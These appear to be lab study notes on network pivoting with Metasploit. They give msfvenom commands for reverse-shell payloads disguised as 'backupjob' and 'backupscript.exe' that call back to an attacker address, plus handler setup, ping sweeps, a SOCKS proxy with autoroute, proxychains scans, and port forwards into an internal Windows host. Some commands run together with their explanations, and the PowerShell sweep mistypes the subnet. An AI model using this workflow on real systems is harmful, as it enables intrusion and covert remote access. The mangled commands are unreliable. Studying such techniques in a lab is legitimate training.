Scenario
- We have a meterpreter shell on the Ubuntu Pivot server
- We will use the meterpreter session to create a pivot without ssh portfwding
Workflow:
- Create a payload for the Ubuntu Pivot host
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.10.14.18 -f elf -o backupjob LPORT=8080
- Starting a Mini handler on the PWNBox
msf6 > use exploit/multi/handlermsf6 > set payload linux/x64/meterpreter/reverse_tcp
- Copy payload to Ubuntu Pivot
scp backupjob ubuntu@10.129.201.10:~/sshinto the ubuntu pivot,chmod,./backupjob
- Session Establishment
confirm meterpreter session
Enumeration
Ping Sweep:
Msfconsole
- msf6 > run post/multi/gather/ping_sweep RHOSTS=172.16.5.0/23
Linux shell
- for i in {1..254} ;do (ping -c 1 172.16.5.$i | grep "bytes from" &) ;done
CMD
- for /L %i in (1 1 254) do ping 172.16.5.%i -n 1 -w 100 | find "Reply"
PowerShell
- 1..254 | % {"172.16.5.$($_): $(Test-Connection -count 1 -comp 172.15.5.$($_) -quiet)"}
 - If host's firewall blocks ICMP, we can perform TCP scans on the network
- Use msfs
- If host's firewall blocks ICMP, we can perform TCP scans on the network
- Use msfs socks_proxy post-exploitation module to configure a local proxy on our attack host
Configuring MSFs SOCKs proxy
- run module in msf
msf6 > use auxiliary/server/socks_proxy
- Confirming proxy server is running
msf6 auxiliary(server/socks_proxy) > jobs
- Configure proxychains in /etc/proxychains.conf
- Create routes with AutoRoute
- tell our socks_proxy module to route all the traffic via our meterpreter session
- add route for the subnet -
172.16.5.0in our case msf6 > use post/multi/manage/autoroute
- OR
meterpreter > run autoroute -s 172.16.5.0/23- List active routes
meterpreter > run autoroute -p


Testing Proxy and Routing Fx
proxychains nmap 172.16.5.19 -p3389 -sT -v -Pn
Port Forwarding
- using meterpreter module
portfwd - create on the existing meterpreter shell
Creating Local TCP Relay
meterpreter > portfwd add -l 3300 -p 3389 -r 172.16.5.19-l- start a listener on local 3300-p- forward the traffic to remote port3389-r- remote IP
Connecting to Windows target through localhost
- xfreerdp /u:user /p:pass /v:172.16.5.19
Netstat to check connections
- netstat -tanp
Reverse port fwding
- forward traffic from remote port on pivot to a port on our local host
meterpreter > portfwd add -R -l 8081 -p 1234 -L 10.10.14.18- with
-R - forward traffic from
-Lhost port-p 1234to localhost port-l 8081
- with
- Configuring & starting multi-handler
bgthe current meterpreter session- set
windows/x64/meterpreter/reverse_tcppayload
- Create a Windows Payload
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=172.16.5.129 -f exe -o backupscript.exe LPORT=1234- Connect back to the ubuntu pivot
- Get Session
- Execute the payload on the windows device and the TCP handler will get a meterpreter session